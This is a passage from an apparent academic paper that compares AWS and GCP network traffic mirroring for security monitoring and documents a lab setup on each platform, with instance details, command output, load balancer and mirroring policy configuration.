  The biggest differences between the network traffic mirroring implementation between both AWS and GCP is that in GCP at the highest level an entire subnet can act as a mirror source; this means that network traffic received and sent by all instances that are within the subnet can be mirrored across to another set of instances.

  This is a massive differentiator when compared to AWS; as in AWS the mirror source needs to be a virtual network interface. Any new virtual instances that are created within the GCP subnet that is being mirrored automatically come into the mirroring policy and starts mirroring

traffic onto the mirror destination. However in AWS this is not possible.

This is thus important from a security perspective as in case of AWS if a computing instance is bring used as a mirror source any addition of a virtual network interface to the mirror source will not automatically mirror the network traffic received and sent from the newly added virtual network interface card.

- **Mirrored traffic packet format**

  There is difference in the way mirrored network traffic is sent across from the source to the destination. In case of GCP; the mirror traffic packet is in the same format as received by the source instance. However in case of AWS; the mirrored packet is encapsulated with a VXLAN header. [24]

  This means that for analysing the mirrored packets the VXLAN information would need to be stripped from the mirrored packet information.

  From a security perspective this needs to be taken into account when setting up an IDS or an IPS in AWS as the packet format being consumed by these devices need to be be altered in order for these devices to analyse the network traffic effectively.

- **Restrictions on instance types**

  In case of AWS there is a restriction that the network traffic mirroring can only be used when using the Nitro-based instances. [25] These are modern machines used by AWS. Any machine that is older and not being Nitro-based instances cannot be used in the traffic mirroring setup.

  There is no restriction on instance types to be used for mirroring in case of Google Cloud Platform.

  If an instance is running on an older machine and is being used to run a critical workload; the network traffic from this machine cant be mirrored using the network traffic mirroring in AWS. In order to use network mirroring this instance will need to be migrated onto a newer Nitro-based instance.

- **Supported protocols for Network traffic mirroring setup**

  In GCP; the only supported protocols for mirroring are TCP, UDP and ICMP [26].

  While in the case of AWS; mirroring is supported for all protocols but not for ARP, NTP and DHCP [27].

  This is critical consideration from security and care needs to be taken while configuring network traffic mirroring.

3 Lab environment setup

The focus of this section is to document the setup of the lab environment that will be used to carry out the security evaluation of network traffic mirroring techniques across two public cloud services providers. At the time of carrying out this project; network traffic mirroring is offered by three cloud service providers namely: Google Cloud Platform [28], Amazon Web Services [29] and Microsoft Azure [30].

For the experimentation we will use the Google cloud platform and Amazon web services as both of them are offering the network mirroring capability natively. (Amazon has been offering network mirroring capability for over a year and Google just started it offering natively this year) In case of Microsoft Azure; at this time the offering is in preview mode and requires going through an enrolment process.

The paper now specifies the steps undertaken to setup the lab environment on these public cloud platforms in order to enable experimentation with the network mirroring technique.

3.1 Setup for Google Cloud Platform

In order to experiment with network traffic mirroring on Google cloud platform; the following steps were undertaken and following components were setup for the lab environment:

1. **Sign up for Google Cloud Platform**

   Google offers one year trial and includes few free services which can later be converted into a pay as you use account

   Sign up was done using the following url: https://cloud.google.com/free

2. **Created a network traffic mirror source**

   For the lab; a virtual compute instance was created; a virtual compute instance is a virtual machine running on a hypervisor in the Google cloud platform. The underlying hardware of the virtual machine and

the hypervisor are managed by Google. The operating system for this compute instance will be configured and managed by the user.

A virtual compute instance named **mirror-source** had been setup; this instance would act as the source for the network traffic mirroring setup.

The private IP Address of the mirror source was **10.1.0.13**; a public IP Address **35.214.46.143** was also assigned to this compute instance as during the experiment a connection would be made to and from this instance to the internet. We would also use the public IP Address to connect to this compute instance over the ssh.

The Operating system used for the mirror source instance is **Debian** [31]. Debian is a lightweight and free; linux based operating system and has necessary packages readily available that would be used in the experiment.

The Figure 5 shows the configuration of the mirror-source instance. (Hostname - mirror-source, OS version - Debian and IP Address - 10.1.0.13)

```
root@mirror-source:~# uname -a
Linux mirror-source 4.9.0-12-amd64 #1 SMP Debian 4.9.210-1 (202
0-01-20) x86_64 GNU/Linux
root@mirror-source:~# ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1460
        inet 10.1.0.13  netmask 255.255.255.255  broadcast 10.1
.0.13
        inet6 fe80::4001:aff:fe01:d  prefixlen 64  scopeid 0x20
<link>
        ether 42:01:0a:01:00:0d  txqueuelen 1000  (Ethernet)
        RX packets 279  bytes 71144 (69.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 217  bytes 29320 (28.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collision
s 0

root@mirror-source:~#
```

Figure 5: GCP Mirror source instance details

3. **Create a network traffic mirror destination**

   A virtual compute instance named **mirror-destination** was setup; this instance would act as the destination for the network traffic mirroring setup. This instance would sit behind a network load balancer.

   The private IP Address of the mirror destination is **10.1.0.18** a public IP Address **34.105.184.207** was also assigned to this compute instance as we would use the public IP Address to connect to this compute instance over the ssh.

   The Operating system used for the mirror traffic destination instance is **Debian**

   The Figure 6 shows the configuration of the mirror-destination instance. (Hostname - mirror-destination, OS version - Debian and IP Address - 10.1.0.18)

```
root@mirror-destination:~# uname -a
Linux mirror-destination 4.9.0-12-amd64 #1 SMP Debian 4.9.210-1
 (2020-01-20) x86_64 GNU/Linux
root@mirror-destination:~# ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1460
        inet 10.1.0.18  netmask 255.255.255.255  broadcast 10.1
.0.18
        inet6 fe80::4001:aff:fe01:12  prefixlen 64  scopeid 0x2
0<link>
        ether 42:01:0a:01:00:12  txqueuelen 1000  (Ethernet)
        RX packets 478  bytes 87614 (85.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 276  bytes 32520 (31.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collision
s 0

root@mirror-destination:~#
```

Figure 6: GCP Mirror destination instance details

The Figure 7 shows the snapshot of the two instances (mirror-source and mirror-destination) running in the Google cloud platform. The zone (location of the Google's data centre - europe-west2-c) is also shown; along with the public and private IP address information for both the compute instances.

Figure 7: VM instances on GCP

4. **Create an Internal Load balancer** [32]

An internal load balancer was created as the technical pre-requisites of setting up network traffic mirroring in Google cloud platform required that the mirror destination needs to be behind a load balancer; for the experimentation an internal load balancer named **msprolb** was configured.

The load balancer would receive the network traffic from the mirror source instance and would forward the same to the instance-group.

The Figure 8 shows the Internal load balancer (msprolb) configuration in the GCP console.




Figure 8: Internal Load Balancer

5. **Create an instance Group** [33]

In order to setup the network traffic mirroring; the technical prerequisites mention that it is required that the load balancer forwards the network traffic to instances that are in an instance group; an unmanaged instance group named **unmgig** was configured.

The use of a load balancer and an instance group can be very effective for mirroring network traffic wherein the amount of traffic is very high and could create a bottleneck if the mirror destination is a single compute instance. Having the destination in an instance group can leverage cloud computing aspects like autoscaling to scale the instances as per the load and hence remove the bottleneck in case one instance gets overloaded and start dropping packets (mirrored traffic).

The Figure 9 shows an unmanaged instance group (unmgig) in the GCP console




Figure 9: An unmanaged instance group

6. **Network Mirroring Policy**

Once the source, destination instances, load balancer and instance groups have been setup; a network traffic mirroring policy is created to define what traffic needs to be mirrored.

A policy named **newpol** was created with the following content:

- Policy Name: reference for the policy. (newpol)
- VPC: The virtual private cloud wherein the mirror source and the mirror traffic destination resides. (mscpro)
- Mirrored Instance: The mirror source compute instance (mirro-source)
- Load Balancer: Details of load balancer and rules that will be used to forward traffic. (msprolb)
- Mirrored Traffic: Details of network traffic (protocols and ports) that will be mirrored from source to destination. (All traffic to be mirrored)

The Figure 10 shows the network traffic mirroring policy (newpol) in GCP console. The Figure also shows that the policy is enabled and is enabled to mirror all network traffic.




Figure 10: Network Traffic Mirroring Policy

High level architecture diagram for Google cloud platform setup

For the experimentation; following architecture was created using the components on GCP:

1. Virtual Private Cloud (VPC) both the source and the destination compute instances reside in the same virtual private cloud.
2. Public Subnet: In our experiment both the source and the destination compute instances are located within the same subnet
3. A virtual instance for mirror source
4. A virtual instance for mirrored traffic destination
5. Network Load Balancer
6. Instance Group

The connection will be established with mirror-source compute instance from a local machine over the internet and network traffic will be generated on this machine.

TCPDump [34] will run on both mirror-source and mirror-destination compute instances and will be used to capture the network traffic.

The blue arrows in the Figure 11 shows the network traffic received and sent by the mirror-source compute instance and the green arrows show the

mirrored traffic as sent across to the load balancer(msprolb); the load balancer than sends the mirrored traffic to the mirror-destination compute instance residing in an instance group (unmgig).




Figure 11: GCP Experimentation Environment Setup

In this section the paper described the steps carried out to setup network traffic mirroring on Google cloud platform. In the next subsection; the paper describes the steps for setting up the network traffic mirroring on Amazon web services.

3.2 Setup for Amazon Web Services

In order to experiment with network traffic mirroring on Amazon Web Services; the following steps were undertaken and following components were setup for the lab environment:

1. **Sign up for Amazon Web Services**

   Amazon offers one year trial and includes few free services which can later be converted into a pay as you use account. However the network traffic mirroring requires use of Nitro based systems which are not covered by free services

   Sign up was done using the following url: https://aws.amazon.com/free

2. **Create a network traffic mirror source**

   For the lab; a virtual compute instance was created; a virtual compute instance is a virtual machine running on a hypervisor in the Amazon web services. The underlying hardware and the hypervisor are managed by Amazon. The operating system is managed by the user.

   A virtual compute instance named **awsmirror-source** has been setup; this instance would act as the source for the network traffic mirroring setup.

   The private IP Address of the mirror source is **172.31.38.221** a public IP Address **52.34.78.14** was also assigned to this compute instance as during the experiment a connection would be made to and from this instance to the internet. We would also use the public IP Address to connect to this compute instance over the ssh.

   The Operating system used for the mirror source instance is **Ubuntu** Ubuntu is a lightweight and free; linux based operating system and has necessary packages readily available that will be used in the experiment.

   The Figure 12 shows the configuration of the awsmirror-source instance. (Hostname - awsmirror-source, OS version - Ubuntu and IP Address - 172.31.38.221)

```
root@awsmirror-source:~# uname -a
Linux awsmirror-source 4.15.0-1065-aws #69-Ubuntu SMP Thu Mar 26 02:17:29 UTC 20
20 x86_64 x86_64 x86_64 GNU/Linux
root@awsmirror-source:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group defa
ult qlen 1000
    link/ether 06:c6:69:45:f6:12 brd ff:ff:ff:ff:ff:ff
    inet 172.31.38.221/20 brd 172.31.47.255 scope global dynamic ens5
       valid_lft 3047sec preferred_lft 3047sec
    inet6 fe80::4c6:69ff:fe45:f612/64 scope link
       valid_lft forever preferred_lft forever
root@awsmirror-source:~#
```

Figure 12: AWS Mirror source instance details

3. **Create a network traffic mirror destination**

   A virtual compute instance named **awsmirror-destination** was setup; this instance would act as the destination for the network traffic mirroring setup.

   The Private IP Address of the mirror destination was **172.31.34.90** a public IP Address **34.221.21.130** was also assigned to this compute instance as during the experiment we would use the public IP Address to connect to this compute instance over the ssh.

   The Operating system used for the mirror source instance is **Ubuntu**

   The Figure 13 shows the configuration of the awsmirror-destination instance. (Hostname - awsmirror-destination, OS version - Ubuntu and IP Address - 172.31.34.90)

```
root@awsmirror-destination:~# uname -a
Linux awsmirror-destination 4.15.0-1065-aws #69-Ubuntu SMP Thu Mar 26 02:17:29 UTC 2
020 x86_64 x86_64 x86_64 GNU/Linux
root@awsmirror-destination:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default ql
en 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default
qlen 1000
    link/ether 06:8c:6b:f1:a9:dc brd ff:ff:ff:ff:ff:ff
    inet 172.31.34.90/20 brd 172.31.47.255 scope global dynamic ens5
       valid_lft 3113sec preferred_lft 3113sec
    inet6 fe80::48c:6bff:fef1:a9dc/64 scope link
       valid_lft forever preferred_lft forever
root@awsmirror-destination:~#
```

Figure 13: AWS Mirror destination instance details

The Figure 14 shows the snapshot of the two instances (awsmirror-source and awsmirror-destination) running in the Amazon Web Services console; the public IP address information for both instances is also shown:




Figure 14: VM instances on AWS

In AWS; the network mirroring requirement is that the mirroring is configured between the virtual network interfaces; in our experiment the

awsmirror-source interface id was **eni-0e486c7651d7f0141** and the interface id for the awsmirror-destination was **eni-0efa1b0f431a71524**

The Figure 15 shows the network interface information that will be used to setup the mirroring target, filter and session.




Figure 15: Network Interface ID of AWS Mirror Source and Destination instance

4. **Create a network traffic mirroring target**

Network traffic mirror target is the vNIC on the mirror traffic destination instance. This vNIC would receive the mirrored network traffic from the mirror source instance's vNIC.

The Figure 16 below shows the traffic mirroring target setup. The source is the virtual network interface id of the awsmirror-source instance and the destination is the virtual network interface id fo the awsmirror-destination instance.




Figure 16: Mirror Target Setup on AWS

5. **Create a network traffic Mirroring Filter**

A network mirror traffic filter specifies the traffic that will be mirrored. In our lab setup; all incoming and outgoing traffic was set to be mirrored. For the experimentation; no restrictions have been configured for the incoming and outgoing network traffic.

The Figure 17 and Figure 18 shows the traffic mirroring filter setup. The filter had been configured to allow traffic for all protocols and all ports to and from anywhere. Figure 17 shows the inbound rules configured.




Figure 17: Mirror Filter Inbound rules on AWS

The Figure 18 shows the outbound rules. In the lab setup the configuration allowed outbound network traffic for all protocols. Mirror filter can be used to restrict mirroring for specific protocols only.




Figure 18: Mirror Filter Outbound rules on AWS

6. **Create a network traffic mirroring session**

The mirroring session is used to specify the following content

- Name: reference for the mirror session. (mirror-session)

- Mirror Source: The mirror source is the vNIC on the mirror source instance (eni-0e486c7651d7f0141)
- Mirror Target: Is the target vNIC associated with the mirror traffic destination (eni-0efa1b0f431a71524)
- Mirror Filter: Is the filter created in the above step mentioning the protocols and ports that need to be mirrored.
- VNI: This is the VXLAN id that is used for traffic mirror session

The Figure 19 shows the traffic mirroring session (mirror-session)setup. The session has been configured to start the network traffic mirroring. Unless a mirroring session is setup; the network traffic mirroring does not start.

